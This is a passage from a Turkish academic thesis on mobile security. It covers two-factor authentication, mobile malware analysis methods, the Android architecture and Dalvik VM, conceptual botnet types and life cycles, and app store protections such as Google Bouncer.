- Biyometrik yöntemler devre dışı bırakıldığından, bu yöntemlere ihtiyaç duyan kullanıcılar için erişilebilirlik sorunu oluşturabilir.

Kilitleme modu, kullanım kolaylığı, gizlilik artırıcı özellikleri ve acil durumlarda pratik çözümler sunmasıyla avantajlıdır. Ancak, tüm cihazlarda bulunmaması, sık kullanımda pratik olmaması ve engelli kullanıcılar için erişilebilirlik sorunları gibi dezavantajları da vardır (Okpanachi, 2024).

2.4.4 İki Faktörlü Kimlik Doğrulama (2FA)

İki faktörlü kimlik doğrulama, kullanıcı kimliklerini doğrulamak için kullanılan bir tür çok faktörlü kimlik doğrulama yöntemidir. Bu teknolojinin patenti 1984 yılında alınmış olup, iki farklı bileşenden oluşmaktadır. İki faktörlü kimlik doğrulama, kullanıcının bildiği, sahip olduğu ve kullanıcıya bağlı olan bileşenlerin kombinasyonları ile işlemektedir. Çeşitli dijital platformlarda, bu yöntemin "Two Factor Authentication" veya "2FA" isimleri ile kullanıldığı görülmektedir.

İki faktörlü kimlik doğrulama, mobil uygulamalar ile uyumlu bir şekilde çalışabilen, kullanıcının güvenliğini artırmaya yönelik bir güvenlik sistemidir ve birçok alternatife sahiptir. ATM'lerden (Automated Teller Machine) para çekme işlemi, bu tür bir güvenlik önleminin günlük hayattaki bir örneğini oluşturur. Doğru kombinasyon, kullanıcının sahip olduğu bir banka kartı ve bildiği bir PIN kodu kullanılarak banka işleminin gerçekleştirilmesini sağlar. Ancak, iki faktörlü kimlik doğrulamanın, yemleme, kötü amaçlı yazılımlar ve kart manyetiğindeki bilgilerin çalınması gibi modern tehditlere karşı zayıf olduğu bilinmektedir (wikipedia.org, 2016).

Bileşenler

İki faktörlü kimlik doğrulama, yetkisiz bir kullanıcının, gereken faktörlerin tamamını ele geçiremeyeceği prensibine dayanır. Bir yetkilendirme denemesinde, eksik veya yanlış temin edilen herhangi bir bileşen varsa, istenilen varlığa erişim yetkisi sağlanmaz (örneğin, bir binaya veya veriye erişim vb.). İki faktörlü yetkilendirme şeması şunları içerebilir:

- Kullanıcının sadece kendisinin sahip olduğu fiziksel bir nesne olabilir. Örneğin, USB bellek, banka kartı, anahtar veya cep telefonu gibi.
- Kullanıcının sadece kendisinin bildiği bir bilgi olabilir. Örneğin, kullanıcı adı, şifre, PIN kodu gibi.
- Kullanıcının fiziksel karakteristiği olabilir. Örneğin, yüzü, parmak izi, göz, ses, yazma hızı gibi. (wikipedia.org, 2016).

Mobil Aygıtlarda İki Faktörlü Kimlik Doğrulama

İki faktörlü kimlik doğrulama, kullanıcıların güvenliğini artırmak için kullanılan etkili yöntemlerden bir tanesidir. Bu yöntem, kullanıcının kimliğini doğrulamak için iki ayrı faktör kullanır: birincisi, kullanıcının bildiği bir bilgi veya giriş lisansı gibi unsurlar; ikincisi ise kullanıcının fiziksel olarak sahip olduğu bir nesne, genellikle bir mobil cihaz veya belirli bir uygulama aracılığıyla alınan dinamik bir koddur.

Mobil cihazlarla kullanılan bu yöntem, kullanıcıların genellikle her zaman yanlarında taşıdığı bir cihazı kullanarak kullanılabilirliği artırır. Böylece, ekstra bir donanım

taşıma gerekliliği ortadan kalkmaktadır ve kullanıcılar günlük yaşamlarında bu yöntemi kolayca kullanabilirler. Ayrıca, profesyonel iki faktörlü kimlik doğrulama çözümleri, kullanıcının şifresini her kullandığında otomatik olarak değiştirebilir ve eski şifrelerin tekrar kullanılmasını önler.

Bu yöntem, güvenliği artırmak için kullanıcıların rahatlık ve kullanılabilirliklerinden ödün vermeden ek bir katman sağlar. Yanlış şifre girme durumunda hesapları korumak için kullanıcıları bloke etme gibi ek güvenlik önlemleri de içerebilir. İki faktörlü kimlik doğrulama, modern güvenlik gereksinimlerine uygun olarak geliştirilen ve uygulanan bir yöntemdir, ancak dikkatli bir şekilde yapılandırılmalı ve yönetilmelidir (wikipedia.org, 2016).

Avantajlar

- Başka taşınılabilir bir varlığa ihtiyaç yoktur, bunun yerine genellikle kullanıcılar tarafından taşınabilen mobil cihazlar kullanılır.
- Şifreler dinamik olarak oluşturulduğundan, statik olarak oluşturulan şifrelere nazaran daha güvenlidir.
- İzin verilen denemelerin belli bir limitinin olması, yetkisi olmayan kişilerden gelen saldırıların riskini azaltır.
- Konfigürasyonun tanımlanması kolay olduğu için kullanım kolaylığı sağlar.

Dezavantajlar

- Yetkilendirme gerektiğinde, mobil cihazın kullanıcının yanında olması gerekir. Eğer mobil cihaz kullanılabilir değilse (şarj bitmesi, internet bağlantısının olmaması gibi) yetkilendirme gerçekleştirilemez.
- Kullanıcı mobil cihaz bilgilerini (telefon numarasını) yetkilendirme için paylaşmak zorunda kalabilir, bu da kişisel güvenliğin azalması ve spam potansiyelinin artmasına neden olabilir.
- İletilen şifreler (genellikle SMS ile) güvenli olmayabilir ve üçüncü bir şahıs tarafından çalınabilir.

- Hesap kurtarma işlemi sıklıkla mobil cihazlar ile iki faktörlü kimlik doğrulamayı göz ardı eder.
- Mobil cihazlar çalınabilir ve çalan kişi kullanıcının hesaplarına giriş yapabilir.
- Zararlı yazılımlar ile kullanıcı bilgileri mobil cihazlardan çalınabilir

Gelişmeler

Mobil cihazlardaki iki faktörlü doğrulama üzerine yapılan araştırmalar, ikinci faktörün uygulanabilirliği konusunda önemli bulgular sunmaktadır. Bu çalışmalarda, ikinci faktörün kullanıcıya engel olmadan entegre edilebileceğini göstermektedir. Sürekli olarak kullanılan ve geliştirilen mobil donanımlar (örneğin GPS veya mikrofon gibi) sayesinde ikinci faktörün kullanımı daha güvenilir hale gelmiştir. Örneğin, kullanıcının bulunduğu bölgedeki ortamın sesini mobil cihaz kaydedebilir ve bunu bilgisayardan yapılan ses kaydıyla karşılaştırarak kimlik doğrulamasını gerçekleştirebilir. Bu yöntem, kimlik doğrulama sürecini daha etkili ve güvenilir hale getirirken, aynı zamanda kullanıcılar için gereken zamanı ve çabayı azaltmaya yardımcı olur (wikipedia.org, 2016)

2.5 Mobil Zararlı Yazılım Analizi

Mobil zararlı yazılım analizi, mobil cihazları hedef alan kötü amaçlı yazılımların incelenmesi ve anlaşılması sürecidir. Günümüzde akıllı telefonlar ve tabletler hayatımızın vazgeçilmez bir parçası haline geldikçe, bu cihazlara yönelik siber tehditler de önemli ölçüde artmıştır. Mobil zararlı yazılımlar, kullanıcıların kişisel verilerini çalmak, finansal bilgilere erişmek, cihazları uzaktan kontrol etmek veya fidye istemek gibi çeşitli amaçlarla geliştirilebilir. Bu nedenle, mobil zararlı yazılım analizi hem bireysel kullanıcıların hem de kurumların mobil güvenliklerini sağlamak için kritik bir öneme sahiptir. Etkili savunma mekanizmaları geliştirmek, zararlı yazılımların yayılmasını önlemek ve kullanıcıları bu tür tehditlerden korumak için analiz süreçleri vazgeçilmezdir (Netsecurity, 2022).

Mobil zararlı yazılım analizi genellikle iki ana yaklaşımı içerir: statik analiz ve dinamik analiz. Statik analiz, zararlı yazılımın kodunu çalıştırmadan incelenmesini kapsar. Bu yöntemde, zararlı yazılımın dosyaları, manifest dosyaları, izinler, dizeler ve gömülü kaynaklar gibi özellikleri analiz edilerek, potansiyel kötü niyetli davranışlar veya göstergeler tespit edilmeye çalışılır. Statik analiz, hızlı bir ön değerlendirme yapmak ve zararlı yazılımın genel yapısı hakkında bilgi edinmek için faydalıdır. Dinamik analiz ise, zararlı yazılımın kontrollü bir ortamda (örneğin sanal makine veya emülatör) çalıştırılarak davranışlarının gözlemlenmesini içerir. Bu yöntemde, zararlı yazılımın ağ trafiği, sistem çağrıları, dosya sistemi değişiklikleri ve kayıt defteri erişimleri gibi eylemleri izlenerek, gerçek zamanlı kötü niyetli faaliyetleri ortaya çıkarılır. Dinamik analiz, zararlı yazılımın tam işlevselliğini ve potansiyel etkilerini anlamak için daha derinlemesine bir bakış sağlar (Ozztech.net, 2021)

Şekil1 2.17. Zararlı Yazılım Analizi

Kaynak: Ozztech.net, 2021.

Mobil zararlı yazılım analizinin temel amacı, zararlı yazılımın ne yaptığını, nasıl çalıştığını ve hangi güvenlik açıklarından yararlandığını anlamaktır. Bu analizler sonucunda elde edilen bilgiler, zararlı yazılımların tespiti için imza tabanlı veya davranış tabanlı güvenlik çözümlerinin geliştirilmesine katkı sağlar. Ayrıca, analiz sonuçları, güvenlik uzmanlarına ve olay müdahale ekiplerine zararlı yazılımlara karşı daha etkili savunma stratejileri oluşturma ve zararları azaltma konusunda yardımcı olur. Mobil tehdit istihbaratının oluşturulması ve siber güvenlik ekosisteminin genel olarak güçlendirilmesi için mobil zararlı yazılım analizi sürekli olarak önemini koruyacaktır (Netsecurity, 2022).

3. ANDROİD PLATFORMU

Android, Linux çekirdek yapısını kullanan bir mobil işletim sistemidir. Google ile Open Handset Alliance ve diğer özgür yazılım toplulukları tarafından geliştirilmiştir. Temel olarak dokunmatik ekranlar için tasarlanmış olan Android, düşük maliyetli ve özelleştirilebilir bir işletim sistemi arayan yüksek teknoloji ürünü cihazlar arasında öne çıkmaktadır. Teknolojinin hayatımızın her alanına girmesiyle birlikte Android, başlangıçta yalnızca tablet ve akıllı telefonlarda kullanılırken, günümüzde araçlar, televizyonlar, akıllı saatler, oyun konsolları ve dijital kameralar gibi birçok farklı cihazda da yer almaktadır (Gün, 2021).

Şekil1 3.1. Açık Kaynak Kodlu Android

Kaynak: Özbal, 2023.

2007 yılında bir araya gelen çeşitli yazılım, donanım ve telekomünikasyon firmaları tarafından oluşturulan Open Handset Alliance sayesinde Android'in kaynak kodları iki farklı lisans altında dağıtılmaktadır: Linux çekirdeği GPL lisansına, diğer bileşenler ise Apache Lisansı'na tabidir. Bu yapı, yazılımcıları ve geliştiricileri Android sistemine katkıda bulunmaya teşvik ederek sürekli gelişmesini ve yeni özelliklerin eklenmesini sağlamaktadır. Ayrıca, kullanıcılar, belirli kısıtlamaları kabul etmek

yerine kendi zevklerine göre özelleştirebilecekleri, yeni sürüm güncellemesi almayacakları durumlar için CyanogenMod veya Miui gibi özel Android sürümlerini (custom ROM) de kullanarak ekosistemi zenginleştirebilmektedir (Gün, 2021).

3.1 Android İşletim Sistemi

Android işletim sistemi günümüzde birçok mobil cihazda veya tablet cihazda yaygın olarak kullanılmaktadır. Linux çekirdeği üzerine kurulu açık kaynaklı bir işletim sistemidir. OHA (Open Handset Alliance), ilk Android'i Linux çekirdeğinin ve diğer açık kaynak uygulamalarının değiştirilmiş bir sürümü üzerine oluşturmuştur. 2005 yılında Google bu girişimi desteklemiş ve şirketin tamamını satın almıştır (Zheng, Lee, Lui., 2013). Eylül 2008'de ilk Android akıllı telefon piyasaya sürülmüş ve mobil sektörde lider olmuştur. Sonuç olarak Android işletim sistemi, giyilebilir cihazlardan mobil cihazlara, dizüstü bilgisayarlardan akıllı TV'lere, tabletlerden set üstü kutulara kadar çeşitli cihazlar için kapsamlı bir işletim sistemi paketi haline gelmiştir (VirusTotal, 2024).


3.2 Android Platformuna Genel Bakış

Android işletim sistemi, Linux çekirdeği üzerine inşa edilmiş açık kaynaklı bir mobil işletim sistemidir. Her türden işlemci üzerinde çalışacak şekilde tasarlanmış olan bu sistem, akıllı telefonlardan tabletler ve akıllı gözlükler gibi çeşitli mobil cihazlarda kullanılabilmektedir. Android işletim sistemi, Java bytekodlarına benzer Dalvik bytekodlarını çalıştırır. Bu sistem, kamera işlevleri, GPS verileri, ağ bağlantıları ve telefon özellikleri gibi kaynaklara erişim sağlar. Ayrıca, sunduğu kütüphaneler aracılığıyla mobil cihazlar için gerekli uygulamaların geliştirilmesini mümkün kılar.

Android işletim sisteminin mimarisi, beş temel bileşen ve dört farklı katmandan oluşur. Android işletim sisteminin mimarisi, Şekil 3.2.'de gösterildiği gibidir (Android, 2014). İlk katman olan Linux çekirdeği, işlem yönetimi, bellek yönetimi ve USB, Wi-Fi, Bluetooth gibi cihaz yönetim işlevlerini üstlenerek cihaz kaynaklarına erişimi sağlar. İkinci katmanda, iki ana bileşen bulunur: kütüphaneler ve Android çalışma zamanı. Kütüphaneler, uygulamaların ihtiyaç duyduğu harici kütüphaneleri

içerir. Android çalışma zamanı ise, Android uygulamalarının çalışması için gerekli olan Dalvik sanal makinesi ve temel Android kütüphanelerini sağlar. Dalvik sanal makinesi, Android için özel olarak tasarlanmış bir Java sanal makinesi benzeridir ve her uygulamanın kendi ayrı Dalvik sanal makinesi bulunur. Bu şekilde, Android her bir uygulama için ayrı bir çalışma ortamı sağlar ve uygulamalar arasında etkileşimi engelleyerek güvenliği artırır. Üçüncü katmanda, uygulama çatısı bulunur; bu katman, uygulamaların faydalanabileceği çeşitli servisleri sunar. En üst katmanda ise, mesajlaşma, telefon görüşmeleri, anlık sohbet, internet gezintisi ve e-posta gönderme gibi işlevler için kullanılan Android uygulamaları yer alır.

Şekil1 3.2. Android İşletim Sistemi Mimarisi



Kaynak:Mansfield-Devine, 2012.

Dalvik sanal makinesi, Java sanal makinesine benzer özellikler taşısa da Enck ve diğer araştırmacılar Dalvik ile Java sanal makineleri aralarındaki farklılıkları şu şekilde açıklamışlardır (Enck vd.,2011):

- Dalvik sanal makinesi, Java sanal makinesine benzer şekilde Java kodlarını çalıştırabilse de çalışma zamanında Java byte kodu ile Dalvik byte kodu farklıdır.

Java sanal makinesi, bir uygulama çalıştırırken birden fazla sınıf dosyasını yönetir ve ihtiyaç duyulan fonksiyonları çağırmak için doğru sınıf dosyasını yükler. Buna karşılık, Dalvik sanal makinesi tüm sınıf dosyalarını tek bir dex dosyasında toplar.

- Dalvik sanal makinesi, Java sanal makinesinin yığın tabanlı yapısının aksine yazmaç tabanlı bir mimariye sahiptir. Bu tasarım farkı, Dalvik sanal makinesinin işlem hızını artırırken, bellek kullanımında daha geniş bir yer kaplamasına yol açar.
- Dalvik ve Java sanal makineleri arasındaki komut setleri farklıdır; Dalvik sanal makinesinde 218 işlem kodu mevcutken, Java sanal makinesinde 200 işlem kodu bulunmaktadır. Dalvik komutları, kaynak ve hedef yazmaçlarını içerdiğinden daha uzun olup, bu durum Dalvik baytkodlu uygulamaların Java baytkodlu uygulamalardan daha az komut içermesine yol açar. Ancak, Dalvik baytkodlu uygulamalar, Java baytkodlu uygulamalara kıyasla %30 daha az komut bulundurmasına rağmen, kod boyutları %35 oranında daha fazladır (Burns,2014).
- Dalvik baytkodlarında, Java baytkodlarında mümkün olan ilkel tiplerin ayrımını yapmak mümkün değildir. int ve float gibi ilkel türler için kullanılan işlem kodları birbirine benzediğinden, bir değişkenin int veya float türünde olup olduğunu anlamak imkânsızdır. Bu özellik, farklı türlerde tanımlanmış diziler için de geçerlidir.
- Dalvik baytkodları, Java baytkodlarındaki null tipini desteklemez. Bunun yerine, sıfır sabit değeri kullanılarak null referansları temsil edilir.
- Dalvik baytkodunda nesneler, Java baytkodundaki gibi doğrudan nesne referansları ve null ile karşılaştırılmaz; bunun yerine nesneler int türüne dönüştürülür ve bu int değerleri sıfırla karşılaştırılır.
- Java baytkodları kaynak kodlara oldukça benzer bir yapı sunarken, Dalvik baytkodları bu yapıdan farklıdır.
- Java uygulamalarında her sınıfın kendi sabitler havuzu bulunurken, Dalvik uygulamalarında tüm sınıflar tek bir dex dosyasında yer aldığından ortak bir sabitler havuzu kullanılır.

Android uygulamaları, işletim sisteminin sunduğu kaynakları son kullanıcıya sunar. Android işletim sistemi altında, uygulamalar sadece kendi dizinlerindeki dosyalara


erişim hakkına sahiptir ve düşük öncelikli işlemler olarak çalıştırılır. Her uygulama, kendi kum havuzunda (sandbox) çalışır, bu da diğer uygulamalarla etkileşim kurmalarını engeller. Uygulama kurulmadan önce, kullanıcıya uygulamanın ihtiyaç duyduğu izinlerin bir listesi sunulur. Bu şekilde, zararlı yazılımların diğer uygulama ve dosyalara erişimi sınırlandırılır. Yine de kullanıcı gerekli izinleri sağladığında uygulamalar arasında etkileşim gerçekleşebilir. Android uygulamaları genelde Google Play'den (Google Play, 2024) indirilirken, Android cihazlar ayrıca resmi marketler dışındaki kaynaklardan uygulama indirme ve yükleme seçeneği sunmaktadır.

Android uygulamaları, çeşitli marketlerden indirilebildiği için güvenlik konusu büyük önem taşır. Android, resmi olmayan marketlerden uygulama indirilmesini tavsiye etmese de kullanıcıların bu seçeneği kullanmasına izin verir. Böyle bir marketten uygulama indirilmeye çalışıldığında, kullanıcıya zararlı olabilecek aktiviteler hakkında bir uyarı gösterilmektedir

3.3 Android Botnet'e Genel Bakış

Botnet'ler, saldırganlara kurbanın bilgi işlem cihazları üzerinde kontrol sağlamak için tasarlanmış belirli bir kötü amaçlı yazılım türünü temsil eder. Bir botnet'in ortak bileşenleri arasında bot yöneticisi, komuta ve kontrol (C&C) sunucusu ve bot bulaşmış makineler bulunur. Botnet'in birincil amacı, cep telefonlarına veya bilgisayarlara sızmak ve bunları tehlikeye atarak, bunları botnet sahiplerinin veya "Bot yöneticisi" olarak bilinen kişinin kontrolüne tabi kılmaktır. Bot yöneticisi, botnet'in komuta ve kontrolünü denetleme rolünü üstlenir ve HTTP, İnternet Aktarmalı Sohbeti (IRC) veya eşler arası (P2P) ağlar gibi çeşitli iletişim kanalları aracılığıyla belirli hedeflere saldırılar gerçekleştirir. Bu ağ aracılığıyla, bot yöneticisi botneti kurbanlara karşı çeşitli saldırı biçimleri başlatmak için bir araç olarak kullanır; bunlara hizmet reddi (DDoS) saldırıları, spam yayma, kötü amaçlı yazılım ve reklam dağıtımı, casusluk, kötü amaçlı uygulamaların barındırılması ve diğer bir dizi kötü amaçlı etkinlik dahildir ancak bunlarla sınırlı değildir (Seraj vd, 2024).

Şekil1 3.3. Bir Botnet Yapısının Genel Görünümü



Kaynak: Seraj vd, 2024.

3.3.1 Botnet Türleri

Bir botnet mimarisinde her biri benzersiz bir amaca hizmet eden üç farklı program türü bulunur:

Sunucu Programları: Bu programlar komuta ve kontrol sunucusunda bulunur ve enfekte bilgisayarların veya botların yönetilmesinde ve kontrol edilmesinde etkilidir.

İstemci Programları: Bu programlar, enfekte olmuş bilgisayarlara kurulur ve kontrol için talimatları beklerken çalışır.

Kötü Amaçlı Programlar: Genellikle kötü amaçlı yazılım olarak da adlandırılan bu programlar, İnternet üzerinden kullanılmak üzere tasarlanmış ve savunmasız bilgisayarlara bulaşma ve onları tehlikeye atma amacıyla tasarlanmış yazılım veya programlardır.

Bir botnet'in işleyişinin merkezinde iletişim vardır. Komuta ve kontrol sunucusu, botlarla sürekli bir iletişim hattını sürdürür ve onlara kötü amaçlı faaliyetler gerçekleştirmeleri için talimatlar sağlar. Botlar, buna karşılık, hazır olma durumunda kalır, kendilerine atanan görevleri yürütür ve toplanan verileri komuta ve kontrol sunucusuna geri iletir (Seraj vd, 2024).

3.3.2 Botnet Yaşam Döngüsü

Genel olarak botnetlerin yaşam döngüsünde dört ana aşama vardır:

Yayılma ve Enfeksiyon Aşaması: Botmasterlar yeni hedefleri enfekte etmek ve onları yeni botlara dönüştürmek için çeşitli yöntemler ve teknikler kullanacaktır. Hedefi enfekte ettikten sonra bir betik veya kabuk kodu çalıştıracak ve kendini kurban makinesine yükleyecektir.

Komuta ve Kontrol Aşaması: Komuta ve kontrol (C&C) mekanizması bot-bot, C&C sunucuları-botlar ve C&C sunucuları-bot ustası arasında bir iletişim arayüzü oluşturur. Komuta ve kontrol mekanizmaları üç türe ayrılır: merkezi, merkezi olmayan ve yapılandırılmamış.

Saldırı Aşaması: Botnet, bilgisayar ağlarına yayılan kötü amaçlı faaliyetlerin bir koleksiyonudur. DDoS saldırıları, spam gönderme, kötü amaçlı yazılım ve reklam yayma, casusluk ve kötü amaçlı uygulama ve faaliyetleri barındırma, saldırılara sadece birkaç örnektir.

Yıkım Aşaması: Kötü amaçlı faaliyetler gerçekleştirdikten sonra, bot yöneticileri botnetin bir kısmını yok edebilir (Seraj vd, 2024).

3.3.3 Botnet Saldırıları

Botnet saldırıları genellikle bir grup hacker tarafından gerçekleştirilir ve sahibi kurban listesinde olduğundan habersizdir. Botnet'ler şu anda komuta ve kontrol (C&C) kanalına göre beş türe ayrılır. Program kullanılan yöntem ve tekniklerle geliştirildiği için botnet'ler bu kategorilere ayrılır. Bunlar şunlardır:

IRC Botnet (İnternet Aktarmalı Sohbet): IRC botnet, kurbanın kötü amaçlı faaliyetler gerçekleştirmesini izlemek için merkezi bir sistem kullanılarak oluşturulur ve hedeflenen botlar ana C&C kanalı tarafından kontrol edilir.

P2P Botnet (Peer to Peer): P2P protokolleri ve onu canlı tutan, saldırıya uğrayan botları ve ilgili tüm veri iletimini barındıran, düğümlerden oluşan bir ağa sahip merkezi olmayan bir sistem kullanılarak gerçekleştirilir.

HTTP Botnet: HTTP botnet, HTTP protokolü üzerinden saldırılar gerçekleştiren merkezi bir sistem tabanlı yapıdır. Botlar, ana botmaster tarafından C&C sunucusu olarak belirtilen belirli bir URL ve IP adresini kullanır. Bu hackleme girişimleri finansal hırsızlık için gerçekleştirilir.

Mobil Botnet: Bu saldırı, mobil telefon paylaşımı, Bluetooth teknolojisi ve kısa mesajlaşmayı kullanır. Botmaster, bu yöntemi kullanarak C&C kanalı üzerinden verilere kolayca erişebilir (Seraj vd, 2024).

Botnet Bulutu: Bu oldukça zor bir görevdir, bu nedenle bot yöneticisi bulut hizmetini kullanarak botları oluşturur ve yönetir; bu da botların keşfedilme riskini önemli ölçüde artırır.

3.4 Android Platformunda Koruma ve Güvenlik

Android platformunda kötü amaçlı yazılımların engellenmesi için iki ana güvenlik sistemi bulunmaktadır: uygulama marketi güvenliği ve sistem düzeyindeki güvenlik önlemleri.

3.4.1 Market Güvenliği Yönetimi

Market güvenliği, uygulamalar cihazlara yüklenmeden önce market tarafından yapılan denetim ve analizleri kapsar. Bu denetim, uygulamaların zararlı olup olmadığını anlamak için statik ve dinamik analiz yöntemlerini kullanır. Android'in resmi uygulama marketinde bu işlemi Google'ın "Bouncer" isimli servisi üstlenmektedir (Lockheimer, 2024).

Google Bouncer, Android'in resmi marketinde mevcut olan ve yeni yüklenen uygulamaları tarayarak zararlı olup olmadıklarını belirler. İlk olarak, yüklenen uygulamanın bilinen zararlı yazılımlarla benzerliğini inceler. Ayrıca, uygulamanın davranışını analiz ederek daha önce incelenmiş uygulamalarla karşılaştırır ve olası güvenlik risklerini belirler. Bu süreç hem statik hem de dinamik analizleri kapsar. Ancak, Google Bouncer'a rağmen, resmi Android marketinin tam anlamıyla güvenli olduğunu söylemek mümkün değildir. Android, kaynak kodlarını tamamen geliştiricilere sunarak uygulamaların güvenlik önlemlerini aşmasını kolaylaştırır. Buna karşın, bazı platformlar, örneğin iOS, yalnızca resmi uygulama marketlerinden uygulama indirilmesine izin vererek ek bir güvenlik sağlayabilir. Ancak, Android işletim sistemi, resmi olmayan marketlerden ve üçüncü parti uygulamalardan yazılım yüklenmesine müsaade ettiği için, bu durum cihazları siber saldırılara karşı daha açık hale getirir.

Uygulamaları geliştiricinin özel imzası ile imzalamak da bir yöntemdir. Bu yöntem, uygulamanın hangi geliştirici tarafından yayımlandığını belirlemeyi ve uygulamanın bütünlüğünü sağlamayı mümkün kılar. Ancak, literatür bu imzalama yönteminin kolayca etkisiz hale getirilebileceğini öne sürmektedir (Enck vd.,2011).

3.4.2 Android Platform Güvenlik Yönetimi

